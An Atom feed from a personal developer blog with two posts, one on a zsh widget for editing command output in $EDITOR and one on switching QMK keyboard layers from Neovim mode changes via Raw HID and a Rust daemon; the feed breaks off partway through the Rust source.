<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://morph-k.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://morph-k.github.io/" rel="alternate" type="text/html" /><updated>2026-06-03T21:46:13+00:00</updated><id>https://morph-k.github.io/feed.xml</id><title type="html">Morphy Kuffour’s Blog</title><subtitle>nixos, security, qmk, vim, neovim, scripting, keyboards, </subtitle><entry><title type="html">Edit Command Output: a ZLE widget for interactive shell pipelines</title><link href="https://morph-k.github.io/macos/linux/zsh/shell/2026/03/01/edit-command-output-zsh-widget.html" rel="alternate" type="text/html" title="Edit Command Output: a ZLE widget for interactive shell pipelines" /><published>2026-03-01T00:00:00+00:00</published><updated>2026-03-01T00:00:00+00:00</updated><id>https://morph-k.github.io/macos/linux/zsh/shell/2026/03/01/edit-command-output-zsh-widget</id><content type="html" xml:base="https://morph-k.github.io/macos/linux/zsh/shell/2026/03/01/edit-command-output-zsh-widget.html"><![CDATA[<p>One pattern I run into constantly: I execute a command, scan the output, then manually copy parts of it into the next command. Listing files, grepping logs, reading process output - the result is always text that I want to <em>transform</em> before using. The usual approach is to re-run the command inside a substitution or pipe chain, but that gets awkward fast when the editing is ad-hoc.</p>

<p><code class="language-plaintext highlighter-rouge">edit-command-output</code> is a small ZLE widget that closes this gap. Press <code class="language-plaintext highlighter-rouge">Alt+e</code> with a command typed into your prompt, and it:</p>

<ol>
  <li>Runs the command, capturing stdout to a temp file</li>
  <li>Opens the captured output in <code class="language-plaintext highlighter-rouge">$EDITOR</code></li>
  <li>Replaces your command line buffer with whatever you save</li>
</ol>

<p>The entire flow stays inside the shell line editor, no subshell juggling, no copy-paste.</p>

<h2 id="the-code">The code</h2>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>edit-command-output<span class="o">()</span> <span class="o">{</span>
    <span class="nb">local </span><span class="nv">cmd</span><span class="o">=</span><span class="s2">"</span><span class="nv">$BUFFER</span><span class="s2">"</span>
    <span class="o">[[</span> <span class="nt">-z</span> <span class="s2">"</span><span class="k">${</span><span class="nv">cmd</span><span class="p">// </span><span class="k">}</span><span class="s2">"</span> <span class="o">]]</span> <span class="o">&amp;&amp;</span> <span class="k">return </span>0

    <span class="nb">local </span><span class="nv">tmpf</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">TMPDIR</span><span class="k">:-</span><span class="p">/tmp</span><span class="k">}</span><span class="s2">/zsh-eco-</span><span class="nv">$$</span><span class="s2">.txt"</span>

    <span class="c"># Run command, capture stdout (stderr passes through to terminal)</span>
    <span class="k">if</span> <span class="o">!</span> <span class="nb">eval</span> <span class="s2">"</span><span class="nv">$cmd</span><span class="s2">"</span> <span class="o">&gt;</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span> 2&gt;/dev/tty<span class="p">;</span> <span class="k">then
        </span>print <span class="nt">-u2</span> <span class="s2">"edit-command-output: command failed: </span><span class="nv">$cmd</span><span class="s2">"</span>
        <span class="nb">command rm</span> <span class="nt">-f</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span>
        <span class="k">return </span>0
    <span class="k">fi</span>

    <span class="c"># Bail if nothing was captured</span>
    <span class="k">if</span> <span class="o">[[</span> <span class="o">!</span> <span class="nt">-s</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span> <span class="o">]]</span><span class="p">;</span> <span class="k">then
        </span><span class="nb">command rm</span> <span class="nt">-f</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span>
        <span class="k">return </span>0
    <span class="k">fi</span>

    <span class="c"># Open editor on the captured output</span>
    <span class="nb">exec</span> &lt;/dev/tty
    <span class="s2">"</span><span class="k">${</span><span class="nv">EDITOR</span><span class="k">:-</span><span class="nv">vim</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span>

    <span class="nv">BUFFER</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span>&lt;<span class="nv">$tmpf</span><span class="si">)</span><span class="s2">"</span>
    <span class="nv">CURSOR</span><span class="o">=</span><span class="k">${#</span><span class="nv">BUFFER</span><span class="k">}</span>
    <span class="nb">command rm</span> <span class="nt">-f</span> <span class="s2">"</span><span class="nv">$tmpf</span><span class="s2">"</span>
<span class="o">}</span>

zle <span class="nt">-N</span> edit-command-output

bindkey <span class="s1">'^[e'</span> edit-command-output
bindkey <span class="nt">-M</span> vicmd <span class="s1">'^[e'</span> edit-command-output
</code></pre></div></div>

<h2 id="how-it-works">How it works</h2>

<p>The widget reads <code class="language-plaintext highlighter-rouge">$BUFFER</code>, zsh’s variable holding the current command line text, and <code class="language-plaintext highlighter-rouge">eval</code>s it, redirecting stdout to a temp file while letting stderr pass through to the terminal via <code class="language-plaintext highlighter-rouge">2&gt;/dev/tty</code>. If the command fails or produces no output, it bails early and cleans up.</p>

<p>Once output is captured, it reconnects stdin to the tty (<code class="language-plaintext highlighter-rouge">exec &lt;/dev/tty</code>) so the editor can run interactively, then opens the temp file in <code class="language-plaintext highlighter-rouge">$EDITOR</code>. When the editor exits, the saved contents replace <code class="language-plaintext highlighter-rouge">$BUFFER</code> and <code class="language-plaintext highlighter-rouge">$CURSOR</code> is placed at the end. The temp file is removed immediately after.</p>

<p>The binding <code class="language-plaintext highlighter-rouge">^[e</code> (<code class="language-plaintext highlighter-rouge">Alt+e</code>) is registered in both the default and <code class="language-plaintext highlighter-rouge">vicmd</code> keymaps so it works regardless of vi-mode state.</p>

<h2 id="where-this-is-useful">Where this is useful</h2>

<p><strong>Filtering file lists.</strong> Type <code class="language-plaintext highlighter-rouge">find . -name '*.log'</code>, press <code class="language-plaintext highlighter-rouge">Alt+e</code>, delete the paths you don’t care about, save. Your buffer now contains only the paths you want. Hit enter or append <code class="language-plaintext highlighter-rouge">| xargs rm</code> and continue.</p>

<p><strong>Editing command output before piping.</strong> Type <code class="language-plaintext highlighter-rouge">kubectl get pods</code>, press <code class="language-plaintext highlighter-rouge">Alt+e</code>, trim the output to just the pod names you need, save. The buffer is ready to pipe into the next command.</p>

<p><strong>Building arguments interactively.</strong> Type <code class="language-plaintext highlighter-rouge">git branch -a</code>, press <code class="language-plaintext highlighter-rouge">Alt+e</code>, keep only the branch you want, save. You now have a clean branch name sitting in your prompt.</p>

<p>The key advantage over <code class="language-plaintext highlighter-rouge">C-x C-e</code> (zsh’s built-in <code class="language-plaintext highlighter-rouge">edit-command-line</code>) is that <code class="language-plaintext highlighter-rouge">edit-command-line</code> edits the <em>command itself</em> before running it, while <code class="language-plaintext highlighter-rouge">edit-command-output</code> edits the <em>output</em> after running it. They complement each other well.</p>

<h2 id="nota-bene">nota bene</h2>

<p><code class="language-plaintext highlighter-rouge">:h zle</code> in zsh docs, <code class="language-plaintext highlighter-rouge">man zshzle</code></p>

<p><a href="https://github.com/morph-k/dots/blob/main/zsh/.edit-command-output.zsh">Source: dots/zsh/.edit-command-output.zsh</a></p>]]></content><author><name></name></author><category term="macos" /><category term="linux" /><category term="zsh" /><category term="shell" /><summary type="html"><![CDATA[One pattern I run into constantly: I execute a command, scan the output, then manually copy parts of it into the next command. Listing files, grepping logs, reading process output - the result is always text that I want to transform before using. The usual approach is to re-run the command inside a substitution or pipe chain, but that gets awkward fast when the editing is ad-hoc.]]></summary></entry><entry><title type="html">Automatic Keyboard Layer Switching Based on Vim Mode</title><link href="https://morph-k.github.io/keyboards,/vim,/qmk,/ergonomics/2025/12/26/vim-mode-keyboard-layer-switching.html" rel="alternate" type="text/html" title="Automatic Keyboard Layer Switching Based on Vim Mode" /><published>2025-12-26T23:00:00+00:00</published><updated>2025-12-26T23:00:00+00:00</updated><id>https://morph-k.github.io/keyboards,/vim,/qmk,/ergonomics/2025/12/26/vim-mode-keyboard-layer-switching</id><content type="html" xml:base="https://morph-k.github.io/keyboards,/vim,/qmk,/ergonomics/2025/12/26/vim-mode-keyboard-layer-switching.html"><![CDATA[<h2 id="the-problem-vim-keybindings-vs-colemak-dh">The Problem: Vim Keybindings vs Colemak-DH</h2>

<p>I use Colemak-DH as my daily driver layout. It’s ergonomic, comfortable, and after the learning curve, significantly better for typing. But there’s a catch: Vim’s keybindings were designed for QWERTY.</p>

<p>The magic of <code class="language-plaintext highlighter-rouge">hjkl</code> for navigation, <code class="language-plaintext highlighter-rouge">w</code> for word-forward, <code class="language-plaintext highlighter-rouge">b</code> for back-these all assume QWERTY positioning. On Colemak-DH:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">h</code> is where <code class="language-plaintext highlighter-rouge">m</code> should be</li>
  <li><code class="language-plaintext highlighter-rouge">j</code> and <code class="language-plaintext highlighter-rouge">k</code> are scattered</li>
  <li>Muscle memory fights against layout</li>
</ul>

<p>Some people remap Vim entirely. Others stick with QWERTY. I wanted both: <strong>Colemak-DH for typing, QWERTY for Vim commands</strong>.</p>

<h2 id="the-solution-raw-hid-layer-switching">The Solution: Raw HID Layer Switching</h2>

<p>Modern QMK keyboards support Raw HID-a bidirectional communication channel between your computer and keyboard. We can use this to:</p>

<ol>
  <li>Detect when Neovim enters insert mode</li>
  <li>Send a command to the keyboard</li>
  <li>Switch to Colemak-DH layer</li>
  <li>Switch back to QWERTY when leaving insert mode</li>
</ol>

<p>The result: type in Colemak-DH, navigate in QWERTY. Automatic. Instant.</p>

<h2 id="architecture">Architecture</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌─────────────┐      ┌──────────────┐      ┌─────────────┐
│   Neovim    │─────▶│   rawtalk    │─────▶│  Keyboard   │
│  ModeChanged│ sock │  (daemon)    │  HID │   (QMK)     │
└─────────────┘      └──────────────┘      └─────────────┘
</code></pre></div></div>

<ul>
  <li><strong>Neovim</strong> fires <code class="language-plaintext highlighter-rouge">ModeChanged</code> autocmd, writes mode to Unix socket</li>
  <li><strong>rawtalk</strong> daemon receives mode, maps to layer, sends Raw HID command</li>
  <li><strong>QMK keyboard</strong> receives command, switches default layer</li>
</ul>

<p>Latency is imperceptible-the switch happens before your finger leaves the key.</p>

<h2 id="setup">Setup</h2>

<h3 id="1-qmk-firmware-configuration">1. QMK Firmware Configuration</h3>

<p>First, enable Raw HID in your keyboard’s <code class="language-plaintext highlighter-rouge">rules.mk</code>:</p>

<div class="language-makefile highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">RAW_ENABLE</span> <span class="o">=</span> <span class="nb">yes</span>
</code></pre></div></div>

<p>Add the layer switching handler to <code class="language-plaintext highlighter-rouge">keymap.c</code>:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#include</span> <span class="cpf">"raw_hid.h"</span><span class="cp">
</span>
<span class="c1">// Layer definitions</span>
<span class="c1">// Layer 0: Colemak-DH (for typing in insert mode)</span>
<span class="c1">// Layer 3: QWERTY (for Vim commands in normal mode)</span>

<span class="kt">void</span> <span class="nf">raw_hid_receive_kb</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="o">*</span><span class="n">data</span><span class="p">,</span> <span class="kt">uint8_t</span> <span class="n">length</span><span class="p">)</span> <span class="p">{</span>
    <span class="kt">uint8_t</span> <span class="o">*</span><span class="n">command_id</span> <span class="o">=</span> <span class="o">&amp;</span><span class="p">(</span><span class="n">data</span><span class="p">[</span><span class="mi">0</span><span class="p">]);</span>
    
    <span class="k">switch</span> <span class="p">(</span><span class="o">*</span><span class="n">command_id</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">case</span> <span class="mh">0x00</span><span class="p">:</span> <span class="p">{</span>  <span class="c1">// Layer switch command</span>
            <span class="kt">uint8_t</span> <span class="n">target_layer</span> <span class="o">=</span> <span class="n">data</span><span class="p">[</span><span class="mi">1</span><span class="p">];</span>
            <span class="k">if</span> <span class="p">(</span><span class="n">target_layer</span> <span class="o">&lt;=</span> <span class="mi">3</span><span class="p">)</span> <span class="p">{</span>
                <span class="c1">// Switch the default/base layer</span>
                <span class="n">set_single_default_layer</span><span class="p">(</span><span class="n">target_layer</span><span class="p">);</span>
                
                <span class="c1">// Send response</span>
                <span class="n">data</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">=</span> <span class="mh">0x00</span><span class="p">;</span>         <span class="c1">// Success</span>
                <span class="n">data</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span> <span class="o">=</span> <span class="n">target_layer</span><span class="p">;</span> <span class="c1">// Confirm layer</span>
                <span class="n">data</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">=</span> <span class="mh">0xAA</span><span class="p">;</span>         <span class="c1">// Acknowledgment byte</span>
                <span class="n">raw_hid_send</span><span class="p">(</span><span class="n">data</span><span class="p">,</span> <span class="n">length</span><span class="p">);</span>
            <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
                <span class="o">*</span><span class="n">command_id</span> <span class="o">=</span> <span class="mh">0xFF</span><span class="p">;</span>     <span class="c1">// Error</span>
            <span class="p">}</span>
            <span class="k">break</span><span class="p">;</span>
        <span class="p">}</span>
        
        <span class="k">case</span> <span class="mh">0x40</span><span class="p">:</span> <span class="p">{</span>  <span class="c1">// Get current layer (for debugging)</span>
            <span class="n">data</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">=</span> <span class="p">(</span><span class="kt">uint8_t</span><span class="p">)</span><span class="n">get_highest_layer</span><span class="p">(</span><span class="n">default_layer_state</span><span class="p">);</span>
            <span class="k">break</span><span class="p">;</span>
        <span class="p">}</span>
        
        <span class="nl">default:</span>
            <span class="o">*</span><span class="n">command_id</span> <span class="o">=</span> <span class="mh">0xFF</span><span class="p">;</span>  <span class="c1">// Unhandled</span>
            <span class="k">break</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Your keymap should have both layouts defined:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">const</span> <span class="kt">uint16_t</span> <span class="n">PROGMEM</span> <span class="n">keymaps</span><span class="p">[][</span><span class="n">MATRIX_ROWS</span><span class="p">][</span><span class="n">MATRIX_COLS</span><span class="p">]</span> <span class="o">=</span> <span class="p">{</span>
    <span class="c1">// Layer 0: Colemak-DH</span>
    <span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">=</span> <span class="n">LAYOUT</span><span class="p">(</span>
        <span class="n">KC_Q</span><span class="p">,</span>    <span class="n">KC_W</span><span class="p">,</span>    <span class="n">KC_F</span><span class="p">,</span>    <span class="n">KC_P</span><span class="p">,</span>    <span class="n">KC_B</span><span class="p">,</span>    <span class="n">KC_J</span><span class="p">,</span>    <span class="n">KC_L</span><span class="p">,</span>    <span class="n">KC_U</span><span class="p">,</span>    <span class="n">KC_Y</span><span class="p">,</span>    <span class="n">KC_SCLN</span><span class="p">,</span>
        <span class="n">KC_A</span><span class="p">,</span>    <span class="n">KC_R</span><span class="p">,</span>    <span class="n">KC_S</span><span class="p">,</span>    <span class="n">KC_T</span><span class="p">,</span>    <span class="n">KC_G</span><span class="p">,</span>    <span class="n">KC_M</span><span class="p">,</span>    <span class="n">KC_N</span><span class="p">,</span>    <span class="n">KC_E</span><span class="p">,</span>    <span class="n">KC_I</span><span class="p">,</span>    <span class="n">KC_O</span><span class="p">,</span>
        <span class="n">KC_Z</span><span class="p">,</span>    <span class="n">KC_X</span><span class="p">,</span>    <span class="n">KC_C</span><span class="p">,</span>    <span class="n">KC_D</span><span class="p">,</span>    <span class="n">KC_V</span><span class="p">,</span>    <span class="n">KC_K</span><span class="p">,</span>    <span class="n">KC_H</span><span class="p">,</span>    <span class="n">KC_COMM</span><span class="p">,</span> <span class="n">KC_DOT</span><span class="p">,</span>  <span class="n">KC_SLSH</span><span class="p">,</span>
        <span class="c1">// ... thumb keys</span>
    <span class="p">),</span>
    
    <span class="c1">// Layer 1: Symbols/Numbers</span>
    <span class="p">[</span><span class="mi">1</span><span class="p">]</span> <span class="o">=</span> <span class="n">LAYOUT</span><span class="p">(</span> <span class="cm">/* ... */</span> <span class="p">),</span>
    
    <span class="c1">// Layer 2: Function keys</span>
    <span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">=</span> <span class="n">LAYOUT</span><span class="p">(</span> <span class="cm">/* ... */</span> <span class="p">),</span>
    
    <span class="c1">// Layer 3: QWERTY</span>
    <span class="p">[</span><span class="mi">3</span><span class="p">]</span> <span class="o">=</span> <span class="n">LAYOUT</span><span class="p">(</span>
        <span class="n">KC_Q</span><span class="p">,</span>    <span class="n">KC_W</span><span class="p">,</span>    <span class="n">KC_E</span><span class="p">,</span>    <span class="n">KC_R</span><span class="p">,</span>    <span class="n">KC_T</span><span class="p">,</span>    <span class="n">KC_Y</span><span class="p">,</span>    <span class="n">KC_U</span><span class="p">,</span>    <span class="n">KC_I</span><span class="p">,</span>    <span class="n">KC_O</span><span class="p">,</span>    <span class="n">KC_P</span><span class="p">,</span>
        <span class="n">KC_A</span><span class="p">,</span>    <span class="n">KC_S</span><span class="p">,</span>    <span class="n">KC_D</span><span class="p">,</span>    <span class="n">KC_F</span><span class="p">,</span>    <span class="n">KC_G</span><span class="p">,</span>    <span class="n">KC_H</span><span class="p">,</span>    <span class="n">KC_J</span><span class="p">,</span>    <span class="n">KC_K</span><span class="p">,</span>    <span class="n">KC_L</span><span class="p">,</span>    <span class="n">KC_SCLN</span><span class="p">,</span>
        <span class="n">KC_Z</span><span class="p">,</span>    <span class="n">KC_X</span><span class="p">,</span>    <span class="n">KC_C</span><span class="p">,</span>    <span class="n">KC_V</span><span class="p">,</span>    <span class="n">KC_B</span><span class="p">,</span>    <span class="n">KC_N</span><span class="p">,</span>    <span class="n">KC_M</span><span class="p">,</span>    <span class="n">KC_COMM</span><span class="p">,</span> <span class="n">KC_DOT</span><span class="p">,</span>  <span class="n">KC_SLSH</span><span class="p">,</span>
        <span class="c1">// ... thumb keys</span>
    <span class="p">),</span>
<span class="p">};</span>
</code></pre></div></div>

<p>Compile and flash:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qmk compile <span class="nt">-kb</span> your_keyboard <span class="nt">-km</span> your_keymap
qmk flash <span class="nt">-kb</span> your_keyboard <span class="nt">-km</span> your_keymap
</code></pre></div></div>

<h3 id="2-rawtalk-daemon">2. rawtalk Daemon</h3>

<p>The daemon is a small Rust program that bridges Neovim and the keyboard.</p>

<p><strong>Clone and build:</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/morph-k/rawtalk
<span class="nb">cd </span>rawtalk
cargo build <span class="nt">--release</span>
</code></pre></div></div>

<p><strong>The source (<code class="language-plaintext highlighter-rouge">src/main.rs</code>):</strong></p>

<div class="language-rust highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">use</span> <span class="nn">hidapi</span><span class="p">::</span><span class="n">HidApi</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">io</span><span class="p">::{</span><span class="n">BufRead</span><span class="p">,</span> <span class="n">BufReader</span><span class="p">};</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">os</span><span class="p">::</span><span class="nn">unix</span><span class="p">::</span><span class="nn">net</span><span class="p">::{</span><span class="n">UnixListener</span><span class="p">,</span> <span class="n">UnixStream</span><span class="p">};</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">sync</span><span class="p">::</span><span class="n">mpsc</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="n">thread</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">time</span><span class="p">::</span><span class="n">Duration</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="n">fs</span><span class="p">;</span>

<span class="c1">// Update these for your keyboard</span>
<span class="k">const</span> <span class="n">VID</span><span class="p">:</span> <span class="nb">u16</span> <span class="o">=</span> <span class="mi">0xC2AB</span><span class="p">;</span>        <span class="c1">// Vendor ID</span>
<span class="k">const</span> <span class="n">PID</span><span class="p">:</span> <span class="nb">u16</span> <span class="o">=</span> <span class="mi">0x3939</span><span class="p">;</span>        <span class="c1">// Product ID</span>
<span class="k">const</span> <span class="n">USAGE_PAGE</span><span class="p">:</span> <span class="nb">u16</span> <span class="o">=</span> <span class="mi">0xFF60</span><span class="p">;</span> <span class="c1">// QMK Raw HID usage page</span>
<span class="k">const</span> <span class="n">USAGE</span><span class="p">:</span> <span class="nb">u16</span> <span class="o">=</span> <span class="mi">0x61</span><span class="p">;</span>        <span class="c1">// QMK Raw HID usage</span>
<span class="k">const</span> <span class="n">SOCKET</span><span class="p">:</span> <span class="o">&amp;</span><span class="nb">str</span> <span class="o">=</span> <span class="s">"/tmp/rawtalk.sock"</span><span class="p">;</span>

<span class="k">fn</span> <span class="nf">find_keyboard</span><span class="p">(</span><span class="n">api</span><span class="p">:</span> <span class="o">&amp;</span><span class="n">HidApi</span><span class="p">)</span> <span class="k">-&gt;</span> <span class="nb">Option</span><span class="o">&lt;</span><span class="nn">hidapi</span><span class="p">::</span><span class="n">HidDevice</span><span class="o">&gt;</span> <span class="p">{</span>
    <span class="n">api</span><span class="nf">.device_list</span><span class="p">()</span>
        <span class="nf">.find</span><span class="p">(|</span><span class="n">d</span><span class="p">|</span> <span class="n">d</span><span class="nf">.vendor_id</span><span class="p">()</span> <span class="o">==</span> <span class="n">VID</span> <span class="o">&amp;&amp;</span> <span class="n">d</span><span class="nf">.product_id</span><span class="p">()</span> <span class="o">==</span> <span class="n">PID</span> 
              <span class="o">&amp;&amp;</span> <span class="n">d</span><span class="nf">.usage_page</span><span class="p">()</span> <span class="o">==</span> <span class="n">USAGE_PAGE</span> <span class="o">&amp;&amp;</span> <span class="n">d</span><span class="nf">.usage</span><span class="p">()</span> <span class="o">==</span> <span class="n">USAGE</span><span class="p">)</span>
        <span class="nf">.and_then</span><span class="p">(|</span><span class="n">d</span><span class="p">|</span> <span class="n">d</span><span class="nf">.open_device</span><span class="p">(</span><span class="n">api</span><span class="p">)</span><span class="nf">.ok</span><span class="p">())</span>
<span class="p">}</span>

<span class="k">fn</span> <span class="nf">send_layer</span><span class="p">(</span><span class="n">device</span><span class="p">:</span> <span class="o">&amp;</span><span class="nn">hidapi</span><span class="p">::</span><span class="n">HidDevice</span><span class="p">,</span> <span class="n">layer</span><span class="p">:</span> <span class="nb">u8</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">let</span> <span class="k">mut</span> <span class="n">cmd</span> <span class="o">=</span> <span class="p">[</span><span class="mi">0u8</span><span class="p">;</span> <span class="mi">33</span><span class="p">];</span>
    <span class="n">cmd</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span> <span class="o">=</span> <span class="mi">0x00</span><span class="p">;</span> <span class="c1">// layer switch command</span>
    <span class="n">cmd</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">=</span> <span class="n">layer</span><span class="p">;</span>
    
    <span class="k">if</span> <span class="n">device</span><span class="nf">.write</span><span class="p">(</span><span class="o">&amp;</span><span class="n">cmd</span><span class="p">)</span><span class="nf">.is_ok</span><span class="p">()</span> <span class="p">{</span>
        <span class="k">let</span> <span class="k">mut</span> <span class="n">resp</span> <span class="o">=</span> <span class="p">[</span><span class="mi">0u8</span><span class="p">;</span> <span class="mi">32</span><span class="p">];</span>
        <span class="k">if</span> <span class="n">device</span><span class="nf">.read_timeout</span><span class="p">(</span><span class="o">&amp;</span><span class="k">mut</span> <span class="n">resp</span><span class="p">,</span> <span class="mi">500</span><span class="p">)</span><span class="nf">.unwrap_or</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">&gt;</span> <span class="mi">0</span> <span class="o">&amp;&amp;</span> <span class="n">resp</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">==</span> <span class="mi">0xAA</span> <span class="p">{</span>
            <span class="nd">println!</span><span class="p">(</span><span class="s">"[layer {}] {}"</span><span class="p">,</span> <span class="n">layer</span><span class="p">,</span> <span class="k">if</span> <span class="n">layer</span> <span class="o">==</span> <span class="mi">0</span> <span class="p">{</span> <span class="s">"colemak-dh"</span> <span class="p">}</span> <span class="k">else</span> <span class="p">{</span> <span class="s">"qwerty"</span> <span class="p">});</span>
        <span class="p">}</span>
    <span class="p">}</span>
<span class="p">}</span>

<span class="k">fn</span> <span class="nf">mode_to_layer</span><span class="p">(</span><span class="n">mode</span><span class="p">:</span> <span class="o">&amp;</span><span class="nb">str</span><span class="p">)</span> <span class="k">-&gt;</span> <span class="nb">u8</span> <span class="p">{</span>
    <span class="k">match</span> <span class="n">mode</span> <span class="p">{</span>
        <span class="s">"i"</span> <span class="p">|</span> <span class="s">"ic"</span> <span class="p">|</span> <span class="s">"ix"</span> <span class="p">|</span> <span class="s">"R"</span> <span class="p">|</span> <span class="s">"Rc"</span> <span class="p">|</span> <span class="s">"Rx"</span> <span class="p">|</span> <span class="s">"Rv"</span> <span class="p">|</span> <span class="s">"Rvc"</span> <span class="p">|</span> <span class="s">"Rvx"</span> <span class="k">=&gt;</span> <span class="mi">0</span><span class="p">,</span> <span class="c1">// Insert/Replace → Colemak</span>
        <span class="n">_</span> <span class="k">=&gt;</span> <span class="mi">3</span><span class="p">,</span> <span class="c1">// Normal, Visual, Command → QWERTY</span>
    <span class="p">}</span>
<span class="p">}</span>

<span class="k">fn</span> <span class="nf">handle_client</span><span class="p">(</span><span class="n">stream</span><span class="p">:</span> <span class="n">UnixStream</span><span class="p">,</span> <span class="n">tx</span><span class="p">:</span> <span class="nn">mpsc</span><span class="p">::</span><span class="n">Sender</span><span class="o">&lt;</span><span class="nb">String</span><span class="o">&gt;</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">for</span> <span class="n">line</span> <span class="k">in</span> <span class="nn">BufReader</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="n">stream</span><span class="p">)</span><span class="nf">.lines</span><span class="p">()</span><span class="nf">.flatten</span><span class="p">()</span> <span class="p">{</span>
        <span class="k">let</span> <span class="n">mode</span> <span class="o">=</span> <span class="n">line</span><span class="nf">.trim</span><span class="p">()</span><span class="nf">.to_string</span><span class="p">();</span>
        <span class="k">if</span> <span class="o">!</span><span class="n">mode</span><span class="nf">.is_empty</span><span class="p">()</span> <span class="o">&amp;&amp;</span> <span class="n">tx</span><span class="nf">.send</span><span class="p">(</span><span class="n">mode</span><span class="p">)</span><span class="nf">.is_err</span><span class="p">()</span> <span class="p">{</span> <span class="k">break</span><span class="p">;</span> <span class="p">}</span>
    <span class="p">}</span>
<span class="p">}</span>

<span class="k">fn</span> <span class="nf">main</span><span class="p">()</span> <span class="k">-&gt;</span> <span class="nb">Result</span><span class="o">&lt;</span><span class="p">(),</span> <span class="nb">Box</span><span class="o">&lt;</span><span class="k">dyn</span> <span class="nn">std</span><span class="p">::</span><span class="nn">error</span><span class="p">::</span><span class="n">Error</span><span class="o">&gt;&gt;</span> <span class="p">{</span>
    <span class="k">let</span> <span class="n">api</span> <span class="o">=</span> <span class="nn">HidApi</span><span class="p">::</span><span class="nf">new</span><span class="p">()</span><span class="o">?</span><span class="p">;</span>
    <span class="k">let</span> <span class="n">device</span> <span class="o">=</span> <span class="nf">find_keyboard</span><span class="p">(</span><span class="o">&amp;</span><span class="n">api</span><span class="p">)</span><span class="nf">.ok_or</span><span class="p">(</span><span class="s">"keyboard not found"</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    <span class="nd">println!</span><span class="p">(</span><span class="s">"rawtalk: connected"</span><span class="p">);</span>

    <span class="k">let</span> <span class="n">_</span> <span class="o">=</span> <span class="nn">fs</span><span class="p">::</span><span class="nf">remove_file</span><span class="p">(</span><span class="n">SOCKET</span><span class="p">);</span>
    <span class="k">let</span> <span class="n">listener</span> <span class="o">=</span> <span class="nn">UnixListener</span><span class="p">::</span><span class="nf">bind</span><span class="p">(</span><span class="n">SOCKET</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    
    <span class="nd">#[cfg(unix)]</span>
    <span class="nn">fs</span><span class="p">::</span><span class="nf">set_permissions</span><span class="p">(</span><span class="n">SOCKET</span><span class="p">,</span> <span class="nn">std</span><span class="p">::</span><span class="nn">os</span><span class="p">::</span><span class="nn">unix</span><span class="p">::</span><span class="nn">fs</span><span class="p">::</span><span class="nn">PermissionsExt</span><span class="p">::</span><span class="nf">from_mode</span><span class="p">(</span><span class="mi">0o777</span><span class="p">))</span><span class="o">?</span><span class="p">;</span>

    <span class="k">let</span> <span class="p">(</span><span class="n">tx</span><span class="p">,</span> <span class="n">rx</span><span class="p">)</span> <span class="o">=</span> <span class="nn">mpsc</span><span class="p">::</span><span class="nf">channel</span><span class="p">();</span>
    
    <span class="nn">thread</span><span class="p">::</span><span class="nf">spawn</span><span class="p">(</span><span class="k">move</span> <span class="p">||</span> <span class="p">{</span>
        <span class="k">for</span> <span class="n">stream</span> <span class="k">in</span> <span class="n">listener</span><span class="nf">.incoming</span><span class="p">()</span><span class="nf">.flatten</span><span class="p">()</span> <span class="p">{</span>
            <span class="k">let</span> <span class="n">tx</span> <span class="o">=</span> <span class="n">tx</span><span class="nf">.clone</span><span class="p">();</span>
            <span class="nn">thread</span><span class="p">::</span><span class="nf">spawn</span><span class="p">(</span><span class="k">move</span> <span class="p">||</span> <span class="nf">handle_client</span><span class="p">(</span><span class="n">stream</span><span class="p">,</span> <span class="n">tx</span><span class="p">));</span>
        <span class="p">}</span>
    <span class="p">});</span>

